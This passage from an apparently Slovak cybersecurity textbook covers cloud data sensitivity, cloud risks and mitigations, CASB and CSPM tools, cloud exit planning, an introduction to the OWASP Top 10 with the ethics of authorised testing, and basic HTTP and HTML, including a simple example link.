V ideálnom prípade cloudová služba spĺňa všetky alebo väčšinu vyššie spomenutých bodov technicky aj zmluvne, a zároveň má zákazník možnosť to aj skontrolovať. V skutočnosti ale nie vždy je možné jednoducho splniť všetky body. Niektoré môžu byť extrémne nákladné alebo pre danú službu nedostupné. Potom má zákazník/odberateľ dve možnosti, buď od zmluvy odstúpiť, alebo nájsť náhradné riešenie, resp. inú cestu. Alternatívnou možnosťou, ako sa vysporiadať s nesplnením vyššie uvedených požiadaviek, pokiaľ sú z rôznych dôvodov povinné, je transformovať ich do riadenia rizík používania konkrétnej cloudovej služby. Avšak, v niektorých prípadoch, kedy dochádza k spracovávaniu alebo ukladaniu dát s nízkou úrovňou citlivosti v cloude, nie je nevyhnutné, aby daná cloud služba všetky vyššie uvedené požiadavky spĺňala.

Najmä pri spracovávaní citlivejších informácií však nie je možné od niektorých požiadaviek upustiť. Čo sa ale stane, ak požadované bezpečnostné funkcie aplikácia alebo služba v cloude nemá, ani nie je možné ich na požiadanie doplniť, a zároveň nie je možné konkrétnu cloudovú službu nepoužívať? V tomto prípade je potrebné riziko takéhoto - nie úplne bezpečného - použitia cloudovej služby identifikovať a zhodnotiť jeho možný dopad na organizáciu pre prípad, ak by sa riziko zhodou okolností materializovalo, t.j. stalo sa reálnym (veľmi podobne, ako pri výbere stravovacieho zariadenia, hodnotíme, aká je jeho úroveň a kvalita, pretože sa nechceme jedlom priotráviť, resp. ak nám lekár prikáže dodržiavať diétu, hľadáme stravovacie zariadenie, ktoré tieto požiadavky spĺňa).

Tým, ako identifikovať hrozbu, následne rozpoznať riziko, ktoré z hrozby vyplýva, vyhodnotiť pravdepodobnosť toho, že sa hrozba naplní a riziko sa pretaví do určitého dopadu sa, zaoberá metodika riadenia rizík. Cieľom tejto kapitoly nie je zahĺbiť sa do metodiky samotnej, ale poukázať na niektoré najčastejšie sa vyskytujúce riziká používania Cloud služieb a zhodnotiť možnosti minimalizácie dopadov týchto rizík (zmiernenie rizika - z angl. risk mitigation).

Pre potreby pochopenia možnej rizikovosti používania cloud služieb je nutné spomenúť niekoľko dôležitých pojmov, bez ktorých sa pri identifikácii rizík a ich možných dopadov nezaobíde:

Citlivosť dát

Dáta – v závislosti od ich povahy alebo obsahu – majú rôznu úroveň citlivosti. Niektoré sú verejne prístupné, iné sú predmetom tajomstva. Poznáme niekoľko úrovní citlivosti dát:

- **verejné** – dáta, ktoré nie sú citlivé, každý môže mať k nim prístup,
- **interné** – dáta, ktoré sú dostupné uzavretej spoločnosti alebo skupine, napr. vnútro-firemné informácie, ktoré sú dostupné všetkým zamestnancom, avšak na verejnosť nepatria,
- **citlivé** – dáta, ktoré sú predmetom ochrany, väčšinou sú k dispozícii len definovaným oprávneným osobám a ich prezradenie môže spôsobiť napríklad prezradenie obchodného tajomstva, poškodenie dobrého mena alebo sa môže jednať o údaje, ktoré sú predmetom ochrany zo zákona, ako napríklad zákon o ochrane osobných údajov (zákon č. 18/2018 Z. z. o osobných údajoch) alebo obchodný zákonník a pod.,
- **veľmi citlivé** – dáta, ktoré sú predmetom utajenia či už z legislatívnych, alebo aj iných dôvodov, môžu mať strategický význam pre spoločnosť, organizáciu alebo záujmovú skupinu. Ich prezradenie môže spôsobiť závažné dopady na ľudí, zdravie alebo majetok.

Pripravte prezentáciu, ktorá vysvetlí úrovne citlivosti v Traffic Light Protocol (TLP).

Pri identifikácii rizík je prvoradé pochopiť, s akými dátami pracujeme, t.j. dáta ktorej úrovne citlivosti sa v Cloud službe alebo aplikácii majú spracúvať. Úroveň citlivosti dát definuje rozsah a mieru ochranných a bezpečnostných opatrení, ktoré má mať Cloud služba, pomocou ktorej chceme dáta spracovávať alebo v ktorej chceme dáta ukladať.

Skôr, ako sa rozhodneme vyžívať konkrétnu Cloud službu, je dôležité posúdiť nielen citlivosť dát, ktoré do Cloudu vložíme, ale aj bezpečnostné funkcie, ktoré má cloudová služba k dispozícii. Máme na mysli existujúce bezpečnostné funkcie cloudovej služby, ale aj tie, ktoré sme sami schopní ovplyvniť tak, aby bolo celé použitie dostatočne bezpečné (služby, ktoré sami zapneme alebo inak nastavíme – napríklad nastavenie dostatočne silného používateľského hesla).

Pri hodnotení Cloud služby sa môže stať, že zistíme, že ochranné funkcie aplikácie v cloude sú do takej miery nedostatočné, že sa rozhodneme radšej danú službu nepoužívať, než by sme mali podstúpiť príliš veľké riziko, ktoré by mohlo viesť k neprimeraným negatívnym dopadom. Toto sa stáva hlavne pri SaaS službách (viď. *Kapitola 2.*), ktoré sú stavané tak, že miera možnosti ovplyvniť ich bezpečnosť zo strany odberateľa je takmer nulová.

Príklady rizík cloudových služieb

Názov rizika:

Nevyhovujúce umiestnenie dát

Popis:

Dáta spracovávané cloudovou službou sú trvalo umiestnené v dátovom centre, ktorého geografická lokalita nie je vyhovujúca. Jedná sa o uloženie dát v dátovom centre, ktoré je fyzicky umiestnené v krajine s tzv. nedostatočnou

úrovňou bezpečnosti (viď. https://dataprotection.gov.sk/uoou/sk/content/prenos-do-krajin-zarucujucich-primeranu-uroven-ochrany)

Návrh na zníženie dopadu rizika:

Pokiaľ je to možné, je vhodné zmluvne dohodnúť využitie DC umiestneného vo vhodnej lokalite, nemeniteľnosť tohto umiestnenia a dohodnúť metódu kontroly uplatňovania dohodnutej podmienky a zároveň technicky zabezpečiť nastavenie využívania vhodného regiónu umiestnenia DC (napr. zvoliť región EU alebo konkrétne mesto v rámci EU v nastaveniach služby).

Názov rizika:

Nedostatočná ochrana dát v úložisku

Popis:

Dáta uložené v permanentnom úložisku cloudovej služby nie sú dostatočne chránené, pretože nie je adekvátne obmedzená ich čitateľnosť.

Návrh na zníženie dopadu rizika:

Ochrana dát v úložisku môže byť zvýšená využitím šifrovania, t.j. metódy utajenia - „znečitateľnenia" obsahu, ktorá umožní zobraziť dáta v čitateľnom tvare len vtedy, ak je k dispozícii kľúč na rozšifrovanie dát. Existuje viacero možností, ako zrealizovať šifrovanie. Účinnosť ochrany dát šifrovaním je závislá od metódy ochrany samotného šifrovacieho kľúča. Pozn.: Pokiaľ vhodným spôsobom neumiestnime a neochraňujeme šifrovací kľúč, metóda je neúčinná. Naviac, zapnutie šifrovania môže mať ďalšie negatívne dopady, napr. zníženie výkonnosti celej aplikácie.

Názov rizika:

Nevyhovujúce zálohovanie dát

Popis:

Dáta spracovávané Cloud službou nie sú zálohované vôbec alebo sú zálohované nevhodným spôsobom (t.j. sú prenášané do neschválenej lokality dátového centra, napríklad mimo krajín s dostatočnou úrovňou bezpečnosti).

Návrh na zníženie dopadu rizika:

Toto riziko je možné minimalizovať zvolením vhodnej stratégie zálohovania. Pri voľbe spôsobu zálohovania je dôležité určiť frekvenciu a rozsah zálohovania, vhodné umiestnenie zálohy a spôsob a frekvenciu testovania kvality a spôsobilosti, resp. platnosti zálohy.

Zálohovanie môže byť v niektorých prípadoch dizajnovou súčasťou cloud služby, čo znamená, že spôsob a frekvencia zálohovania je prirodzenou súčasťou služby samotnej (ponúka ju dodávateľ Cloudu), len je potrebné ju zapnúť, t.j. inicializovať vykonávanie zálohovania, prípadne zvoliť frekvenciu a miesto uloženia. V takomto

prípade vykoná zálohu poskytovateľ v súlade s dohodnutými alebo zvolenými parametrami. Zároveň je dôležité ukotviť spôsob a metódu zálohovania v zmluvných podmienkach a rovnako aj metódu kontroly platnosti zálohy.

Úloha: Pokúste sa objaviť ďalšie možné riziká Cloud služieb, popíšte ich a navrhnite riešenie na zníženie dopadu daného rizika. Tip: Využite internet a skúste nájsť Cloud riziká, ktoré niekto už zadefinoval. Pokúste sa ich pochopiť, vysvetliť a pokiaľ nie je k dispozícii riešenie. Pokúste sa nájsť aj riešenie na zníženie možného dopadu materializácie daného rizika.

Život s cloudovými službami má svoje riziká. V kapitole sú zhrnuté základné požiadavky na Cloud z pohľadu bezpečnosti a zároveň informácie o tom, že nesplnenie daných požiadaviek prináša riziká. Riziká je možné zmierňovať alebo sa naučiť s nimi žiť. Pre lepšie pochopenie rizík v Cloude slúži niekoľko príkladov rizík Cloud služieb.

Štandardizované bezpečnostné opatrenia pre Cloud služby

V kapitole zodpovednosť za prevádzkovanie Cloudu sme uviedli informáciu o tom, že zodpovednosť za bezpečnosť využívania Cloud služieb je zdieľaná. To znamená, že sa delí medzi poskytovateľa a odberateľa Cloud služieb. Inými slovami povedané, poskytovateľ má k dispozícii nástroje a softvér, ktorého implementácia a prevádzka umožňuje Cloud služby poskytovať s čo najvyššou možnou úrovňou zabezpečenia, a zároveň je povinnosťou a zodpovednosťou odberateľa dodržiavať bezpečnostné pravidlá a využívať bezpečnostné funkcie a softvér tak, aby svojou činnosťou neohrozil seba, svoje dáta, ale ani iných nájomníkov v Cloude. Veľmi podobne sa správame v bežnom živote, napríklad ako pri spoločnom bývaní v bytovom dome, neohrozujeme a nevyrušujeme svojich susedov a správame sa k sebe ohľaduplne navzájom, a zároveň dodržiavame základné bezpečnostné pravidlá, t.j. nechávame dom pod kontrolou kamerového systému alebo fyzickej ochrany, zamykáme vchod, všímame si cudzích ľudí, čistíme spoločné priestory a zabezpečujeme údržbu spoločných častí a rozvodov domu, čím predchádzame potenciálnym nebezpečným situáciám, haváriám, poruchám a iným neželaným stavom.

V tejto kapitole uvedieme niekoľko základných softvérových riešení, ktoré plnia funkcie prevencie a ochrany v Cloud prostredí. Väčšinu z nich je nutné zakúpiť ako doplnkovú službu, veľmi podobne, ako sa platí za strážny systém domu alebo kamerový systém napojený na ochranný pult polície.

Cloud Access Security Broker (CASB)

Obr.: Cloud Access Security Brokers (CASBs)[59]

CASB je riešenie, ktoré umožňuje monitorovať spôsob používania Cloud služieb a vynucovať uplatňovanie bezpečnostných pravidiel (security policies).

Aplikácia CASB je typicky nasadená medzi používateľom a aplikáciou, resp. službou v Cloude. Jej cieľom je identifikovať alebo aj zachytávať neželané aktivity na základe vopred definovaných bezpečnostných pravidiel alebo hĺbkovej analýzy komunikácie medzi používateľom a aplikáciou. CASB má funkcionalitu, ktorá umožňuje

- na škodlivé aktivity používateľa alebo iného zdroja, ako je malware, SW robot a pod., upozorňovať zodpovedných technikov a operátorov informačnej bezpečnosti, napr. formou zaslania e-mailu alebo inej notifikácie v monitorovacej konzole,
- na viaceré neželané aktivity nasadiť automatizované reaktívne odpovede, ktoré okamžite zamedzia neželanej aktivite alebo uplatnia automatizované nápravné opatrenie, čím predídu možnej škode alebo bezpečnosténmu incidentu,
- uplatňovať opatrenia na ochranu pred škodlivým kódom.

[59] Cloud Access Security Brokers (CASBs) [25.01.2024] Dostupné online: https://www.gartner.com/en/information-technology/glossary/cloud-access-security-brokers-casbs

Typickým príkladom neželanej aktivity v Cloud prostredí je únik citlivých dát (data leakage). CASB teda môže plniť úlohu ochrany pred únikom dát (Data Leakage Protection) napríklad tým, že neumožní upload dát na neschválené úložiská.

Úloha: S pomocou internetu nájdite definíciu CASB. Vyhľadajte viacero riešení od rôznych poskytovateľov. Oboznámte sa s hlavnými funkciami CASB riešenia a porovnajte ich medzi sebou. Zistite rozdiely.

Posture management

Posture management, môže sa vyskytovať aj názov **Cloud Security Posture Management (CSPM),** je skupina bezpečnostných nástrojov, ktorých úlohou je identifikovať

- tzv. mis-konfigurácie (konfigurácia s odchýlkou od štandardu alebo predpisu),
- odchýlky od schváleného nastavenia (blue print),
- nesprávne nastavenia, ktorých dôsledkom je nesúlad s niektorou normou bezpečnosti, ako napr. ISO 27001, PCI DSS, NIS2 a pod.,
- známe zraniteľnosti,
- chyby, ktoré sa nachádzajú v štandardných technologických komponentoch alebo vzoroch a predpisoch využívaných na budovanie aplikácií, ako sú napr. softvérové knižnice,
- chyby aplikačných rozhraní (API),
- chyby nastavení štandardných cloud komponentov a pod.

Nástroje CSPM sú schopné porovnať nastavenia a konfigurácie používaných Cloud služieb alebo servisov použitých pre konkrétnu aplikáciu s tzv. vzorom, čo je napríklad vopred schválená konfigurácia (baseline, best practice), porovnať známe bezpečnostné riziká, zraniteľnosti alebo iné vzory. Zistené odchýlky CSPM nástroje zobrazujú napríklad formou reportu, zobrazenia v manažment konzole alebo v tzv. dashboarde. Súčasťou zobrazenia výstupu môže byť aj informácia o možnom riziku, ktoré vzniká ako dôsledok nesprávnej konfigurácie Cloud služby alebo aj doporučenie, ako daný nedostatok odstrániť. Mnohé CSPM nástroje majú podporu pre automatizované uplatnenie nápravných opatrení (remediation). Pri nasadení CSPM je dôležité používať také riešenia, ktoré umožňujú kontrolu a vhľad (visibility) na služby, resp. monitoring Cloud služieb od rôznych poskytovateľov, pretože prax ukazuje, že najviac mis-konfigurácií, architektonických chýb alebo zraniteľností sa vyskytuje v hybridných alebo zmiešaných Cloud riešeniach.

Úloha: Pomocou internetu vyhľadajte viacero riešení CSPM od rôznych poskytovateľov. Oboznámte sa s ich hlavnými funkciami a porovnajte ich medzi sebou. Zistite rozdiely a zapíšte si hlavné funkcie nástrojov CSPM - vytvorte prezentáciu.

Odchod (EXIT) z Cloudu

Zmeny v Cloude sú realizované poskytovateľom/dodávateľom Cloud riešenia s vysokou frekvenciou, avšak nie všetky zmeny sú užitočné a prínosné. Niektoré zmeny sú do takej miery nevyhovujúce alebo sú natoľko rizikové pre používateľa, resp. odberateľa Cloud služby, že prinášajú potrebu Cloud službu opustiť. Preto je kľúčové, pre firmy dokonca strategické, byť pripravený na potrebu od poskytovateľa Cloudu odísť, čo v praxi znamená mať pripravenú tzv. EXIT stratégiu alebo EXIT plán.

Pozn.: EXIT stratégia je rámcový dokument, ktorý popisuje stratégiu organizácie alebo spoločnosti (odberateľa Cloud služieb), ako zmierniť riziká spojené s ukončením používania Cloud služby. EXIT plán je konkrétny zoznam krokov, ktoré je potrebné vykonať pri samotnom opustení Cloud služby. EXIT stratégia môže zahŕňať viacero variant EXIT plánov (viacero možností alebo ciest), pokiaľ sú také varianty možné.

EXIT, t.j. odchod, resp. opustenie cloud služby, **je dôležitá schopnosť**, resp. riešenie, **v takom prípade**, **keď sa naplnia určité, často negatívne predpoklady**, napríklad keď má pokračujúce používanie cloud služieb na nás negatívny dopad.

To znamená, že ďalšie používanie cloud služieb nám môže spôsobiť napríklad poškodenie dobrého mena alebo finančné straty. V niektorých osobitných prípadoch, ako sú tzv. regulované činnosti alebo odvetvia podnikania (napr. banky, finančné domy a pod.), môže potreba odísť z Cloud prostredia vyplynúť z regulačných opatrení alebo z legislatívnych požiadaviek (napr. nariadenia vlády alebo národnej banky na odchod z Cloudu alebo reguláciu Cloudu).

Podmienky pre EXIT

Opustenie Cloud služby nemusí byť jednoduché rozhodnutie a priamo súvisí s viacerými kritériami, ktoré sú opísané nižšie.

Je veľmi dôležité stanoviť si konkrétne charakteristiky alebo parametre, ktorých naplnenie je vážnou prekážkou ďalšieho používania Cloud služby, a teda dôvodom na jej opustenie. Prevádzkové kritériá, atribúty kvality a bezpečnosti používania Cloud služieb, ktorých hodnoty alebo charakteristiky nie sú pre nás vyhovujúce, sa nazývajú ***neakceptovateľné kritériá***.

Príklady neakceptovateľných kritérií podľa oblastí:

Prevádzka cloud služby:

- *nedodržiavanie výkonnostných parametrov cloudu (aplikácia v cloude je pomalá)*[60],

[60] veľmi často sa stáva, že poskytovateľ cloudu dá do SLA len požiadavky na celkovú dostupnosť a degradáciu, ako spomalenie služby, nevníma ako porušenie SLA.

- *časté výpadky, resp. častá nedostupnosť služby (aplikácia v cloude často padá alebo je vypnutá),*
- *problém s adaptáciou cloudu na strane odberateľa (objavili sa incidenty, ako napr. chyby vo funkciách aplikácie: môže nastať únik informácií spôsobujúci stratu dôveryhodnosti poskytovateľa, ak nebude bezpečnosť aplikácie v cloude dobre nastavená).*

Ekonomické a biznis hľadisko:

- *rast cien za poskytovanie služieb (napr. cena za prenájom priestoru v cloude sa zásadne zvýšila),*
- *zmena obchodných alebo licenčných pravidiel (napr. zmena pravidiel môže zapríčiniť obmedzenie používania cloudu alebo nedodržanie zákonných pravidiel pri prevádzke aplikácie v cloude po zmene pravidiel),*
- *nezrealizovaná kompenzácia nedostatočných prevádzkových parametrov (napr. kompenzácia výpadkov, spôsobenej škody, napr. formou kreditu - odpustenia poplatku na ďalšie obdobie prevádzkovateľom cloudu),*
- *porušenie mlčanlivosti (napr. neboli dodržané pravidlá na bezpečnosť cloudu prevádzkovateľom a boli prezradené citlivé údaje o dátach v cloude),*
- *neakceptovateľná akvizícia (prevádzkovateľ cloudu bol odkúpený inou spoločnosťou a transakcia je pre odberateľa cloudových služieb neakceptovateľná zmena).*

Ako už bolo spomenuté v kapitole 4., **najvyššou hodnotou**, ktorú treba mať vždy na zreteli pri akejkoľvek práci v Cloud prostredí **sú samotné informácie, t.j. dáta, s ktorými v Cloude pracujeme** a miera ich citlivosti. Táto skutočnosť je riadiacim prvkom pri definovaní krokov, ktoré je potrebné vykonať počas odchodu z Cloud prostredia.

Za predpokladu, že v cloud prostredí spracovávame citlivé dáta, o ktoré nechceme pri odchode z Cloud služby prísť, bude našou **najdôležitejšou úlohou** bezpečne získať všetky naše dáta späť, resp. presunúť ich na želané náhradné miesto a následne spoľahlivo vymazať dané dáta z pôvodného Cloud prostredia.

Vzhľadom k funkciám Cloudu v oblasti garancie vysokej dostupnosti je typické, najmä pre SaaS typ služieb (SaaS – popis viď kapitola 2.), že dáta sú duplikované do záložnej lokality alebo priebežne archivované v ďalšej lokalite. To znamená, že kópia dát je umiestnená v geograficky inom dátovom centre. V takomto prípade je dôležité získať dôveryhodné uistenie o ich spoľahlivom výmaze nielen v prostredí, kde sa aktívne dáta používajú, ale aj vo všetkých jeho replikách.

V mnohých situáciách tieto aktivity nie sú realizovateľné bez súčinnosti poskytovateľa Cloud prostredia, najmä pokiaľ sa jedná o SaaS. Potrebnú súčinnosť pre prípad ukončenia používania Cloud služby je nutné s poskytovateľom zmluvne dohodnúť.

Minimálna zmluvne dohodnutá súčinnosť poskytovateľa Cloud služby pre EXIT

Zmluva s poskytovateľom Cloud služby by mala zahŕňať:

- garantovanie dostupnosti konzistentných a nezmenených dát pre export z Cloudu do nového úložiska v použiteľnom tvare (tvar musí byť vopred definovaný a dohodnutý s poskytovateľom),
- preukázanie certifikovaného spôsobu bezpečného odstránenia dát zo všetkých úložísk poskytovateľa,
- možnosť auditovania kvality, resp. úspešnosti výmazu uvedených dát priamo odberateľom alebo externou audítorskou spoločnosťou.

Parametre EXIT plánu môžu byť variabilné v závislosti od typu služby (SaaS/PaaS/IaaS – popis viď. Kapitola 2.). Nie všetky parametre sa uplatnia pre každý typ služby, avšak parametre majú byť súčasťou zmluvy s poskytovateľom a je potrebné ich zladiť s podmienkami o odstúpení od zmluvy.

Príklady parametrov:

- *podmienky spustenia EXIT procesu (na báze vyššie uvedených neakceptovateľných kritérií),*
- *trvanie realizácie EXITu,*
- *proces a termín na poskytnutie dát vrátane auditných záznamov, resp. logov,*
- *proces a termín na vymazanie dát vrátane auditných záznamov, resp. logov,*
- *potvrdenie vymazania dát (spôsob dokladovania vymazania dát a povolenie auditu výmazu dát),*
- *spôsob (technická realizácia) a podmienky doručenia dát (zahŕňajú aj organizačné opatrenia),*
- *proces a termín na migráciu služby aj s dátami do cieľového prostredia (cloud, on-premise – domáce dátové centrum),*
- *cena za migráciu,*
- *požadovaná súčinnosť tretích strán (rozsah prác, požadovaný SW, HW, pripojenie),*
- *súčinnosť používateľa cloud služby,*
- *garancia dostupnosti služby až do ukončenia realizácie EXITu.*

Príklady EXIT plánov

Ukončenie Cloud služby s plným prechodom do iného Cloud riešenia.

Takýto EXIT plán zahŕňa (nie však výlučne):

- výber a nákup kvalitného a bezpečného riešenia od nového Cloud poskytovateľa,
- viacero analýz: právna analýza, dopady na činnosť odberateľa Cloud služby, analýza rizík, finančná analýza, analýza bezpečnosti,
- migráciu a prevádzkové nastavenie aplikácie, pokiaľ sa nejedná o SaaS,
- prenos dát, resp. migráciu dát,
- prenos služieb,

- testovanie,
- overenie vymazania dát v pôvodnej službe.

Pokúste sa pre Cloud službu, ktorú už používate, vymyslieť EXIT plán.

Ukončenie Cloud služby s plným prechodom do riešenia v lokálnom dátovom centre (on-premise)

Takýto EXIT plán zahŕňa (nie však výlučne):

- projekt pre lokálne nasadenie a prevádzku, ktorý zahŕňa minimálne dedikovanie alebo vytvorenie IT tímu, nákup požadovanej infraštruktúry a softvéru a jeho kompletné sprevádzkovanie vrátane implementácie bezpečnostných opatrení,
- viacero analýz: právna analýza, dopady na našu činnosť, analýza rizík, finančná analýza, analýza bezpečnosti,
- v závislosti od možnosti preniesť Cloud aplikáciu do on-prem:
    - migráciu alebo nasadenie aplikácie v novom prostredí,
    - ak sa jedná o zmenu aplikácie, tak je tento krok nahradený len obstaraním a nasadením novej aplikácie,
- prenos dát, resp. migráciu dát do nového priestoru,
- prenos, resp. obstaranie a zavedenie nových služieb pre on-prem prevádzku,
- testovanie novej implementácie,
- overenie vymazania dát v pôvodnej službe.

Cieľom tejto kapitoly bolo sprostredkovať informáciu o tom, čo je to EXIT stratégia, aký je jej význam a čo by mala obsahovať. V prípade, keď nie je možné opustiť Cloud službu „len tak“, napr. bez požiadaviek bezpečne preniesť dáta do náhradného riešenia alebo úložiska, nie je EXIT jednoduchým krokom. Je veľmi dôležité mať relatívne presnú predstavu o možnom odchode z Cloud služby a krokoch, ktoré je potrebné vykonať, ak sa naplnia podmienky pre opustenie Cloudu, presnejšie povedané, je potrebné byť pripravený. Inak sa môže stať, že o svoje dáta prídeme, čím sa materializuje riziko neexistujúceho EXIT plánu, ktorého dopadom je napríklad to, že nebudeme môcť poskytovať našu službu. Takýto dopad môže byť pre niektoré osoby alebo subjekty likvidačný.

OWASP TOP 10

Neziskovú organizáciu OWASP[61] (Open Web Application Security Project) sme spomínali v predchádzajúcich dieloch učebnice. Jej poslaním je zlepšovať bezpečnosť softvéru. Na tento účel organizácia vydáva rôzne odporúčania (guidelines, cheat sheets) zamerané na bezpečný dizajn softvéru, programovacie techniky a verifikáciu bezpečnosti softvéru. Jedným z najznámejších projektov OWASP-u je projekt OWASP TOP 10[62] - súbor desiatich najčastejších skupín slabín webových aplikácii.

Verzia OWASP TOP 10, s ktorou budeme pracovať v rámci tejto učebnice, je z roku 2021 a obsahuje nasledovné skupiny slabín:

- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures
- A08 Software and Data Integrity Failures
- A09 Security Logging and Monitoring Failures
- A10 Server Side Request Forgery (SSRF)

Každá zo skupín slabín je ďalej previazaná s jedným, spravidla však viacerými CWE.

CWE (Common Weakness Enumeration) je systém kategorizácie zraniteľností a slabín hardvéru a softvéru. Na rozdiel od CVE (Common Vulnerabilities and Exposures - poskytuje referenčnú metódu pre verejne známe zraniteľnosti a riziká v oblasti bezpečnosti informácií), číslo CWE nehovorí o konkrétnej zraniteľnosti v konkrétnom softvéri, ale o type zraniteľnosti vo všeobecnosti. CWE-35 je napr. "Path traversal"[63], CVE-2022-4030 je Path traversal v Simple: Press plugine pre Wordpress.

Vyhľadajte na internete CVE, ktoré majú v popise Path Traversal. Koľko ste ich našli?

Pretože previazaných CWE je v rámci OWASP TOP 10 veľmi veľa, vybrali autori učebnice pre každú skupinu slabín niekoľko reprezentatívnych CWE, na ktorých je možné demonštrovať, ako tieto zraniteľnosti fungujú.

---

61 https://owasp.org/

62 https://owasp.org/Top10/

63 https://cwe.mitre.org/data/definitions/35.html

Etika v rámci kybernetickej bezpečnosti a OWASP TOP 10

Pred tým, než sa ponoríme do jednotlivých častí OWASP TOP 10, je potrebné pripomenúť si, ako je etika previazaná s kybernetickou bezpečnosťou. Pri verifikácii prítomnosti bezpečnostných zraniteľností v rámci IT systémov sa používajú nástroje a techniky, ktoré môžu mať za následok spomalenie, výpadok alebo kompromitáciu IT systému, ako aj dát obsiahnutých v IT systéme. **Pred realizáciou takýchto aktivít je bezpodmienečne nutné mať súhlas prevádzkovateľa IT systému**.

Súhlas prevádzkovateľa IT systému môže byť poskytnutý vo forme:

- zmluvy v prípade penetračného testu alebo skenu zraniteľností[64],
- všeobecného súhlasu v rámci podmienok používania aplikácie - napr. v prípade Capture the flag (CTF),
- súhlasu, ktorý si udelíte pri testoch vo vlastnom labe[65] alebo ktorý je udelený vlastníkom labu.

Pokiaľ vám pred realizáciou útočných techník nebol udelený súhlas prevádzkovateľa IT systému, môže vaše konanie naplniť §247 trestného zákona - Neoprávnený prístup do počítačového systému.


Vyhľadajte v trestnom zákone, na aký trest môže byť odsúdený člen hackerskej skupiny.

Základy fungovania webových aplikácií

Na pochopenie fungovania webových aplikácii potrebujete poznať aspoň schematicky fungovanie technologii, na ktorých je dynamická webová aplikácia založená.

[64] v ktorej je, okrem iného, špecifikovaný aj zdroj testu, cieľ testu a rozsah testovania (príp. len testy, ktoré sa realizovať nebudú).

[65] lab je dedikovaný počítač alebo počítačová sieť, ktorá slúži na testovanie



Obr.: stručný náčrt fungovania dynamickej webovej aplikácie


Na to, aby fungovala statická webová aplikácia, potrebujeme webový server.

Webový server je softvér, ktorý je schopný spracovať požiadavky zadávané protokolom HTTP(s). Požiadavky (HTTP request) posiela klient (user-agent) zaslaním požiadavky na webový server a zdroj (resource) identifikovaný v URI (Uniform resource identifier). Webový server na request odpovie buď chybou alebo nejakým druhom obsahu (content), napr. HTML dokumentom, ktorý sa zobrazí v prehliadači.

HTTP (hypertext transfer protocol) je protokol na prístup k webovému serveru. Patrí do aplikačnej vrstvy ISO/OSI modelu. HTTP požiadavka aj odpoveď pozostávajú z hlavičky (http header) a samotných dát. Klient v požiadavkách HTTP protokolu používa na získanie dát z webového serveru tzv. metódy - napr. GET, POST, PUT alebo DELETE[66]. V rámci interakcie klienta s webovým serverom sa najviac využívajú metódy GET a POST.

- GET request sa používa na získanie konkrétnych dát zo zdroja. Táto metóda by nemala byť používaná na zápis dát. Na prevzatie dát je preferovaný pred POST requestom, keďže môže byť volaný cez URL. GET request je logovaný v access logu HTTP servera, čo môže byť problém, ak obsahuje citlivé parametre. GET reqest vidíte aj v URL v prehliadači vo forme: https://www.server.com/cesta/k/resourcu.html?param1=value1&param2=value2
- POST request je určený na poslanie dát od klienta k serveru a môže znamenať modifikáciu dát na serveri alebo vytvorenie nových dát - napr. “postnutie” príspevku na sociálnu sieť.

[66] HTTP metóda indikuje webovému serveru, čo chce klient spraviť. V prípade uvedených metód ide o prístup k nejakému zdroju (GET), zaslanie dát pre uvedený zdroj (POST), nahradenie pristupovaného zdroja novým (PUT) alebo zmazanie zdroja (DELETE). Viac informácii napr. tu: https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods



Obr.: Rozdiely medzi URI, URL a URN. Prevzatý obrázok a viac detailov nájdete na: https://www.searchenginejournal.com/multilingual-seo-url-structure/298747/

HTML (hypertext markup language) je jazyk, ktorý sa používa na vytváranie a štruktúrovanie obsahu dokumentov, ktoré vie zobraziť webový prehliadač. Dokument sa skladá z elementov[67], ktoré formátujú samotný dokument. napr.

```
<h1 style="color:red;">Toto je červený nadpis</h1>
<br>
<p style="color:green;">a tu je zelený odstavec</p>
```

Elementy môžu byť do seba navzájom vnorené, napr.:

```
<p style="color:green;">v zelenom odstavci máme zoznam na
   <ul>
      <li>prvá odrážka</li>
      <li>druhá odrážka</li>
      <li>tretia odrážka</li>
   </ul>
</p>
```

HTML tagy môžu ukazovať na elementy v iných lokalitách napr.:

```
<a href="https://www.evil.com">Google</a>
<img src="www.server.com/obrazky/obrazok.png">
```

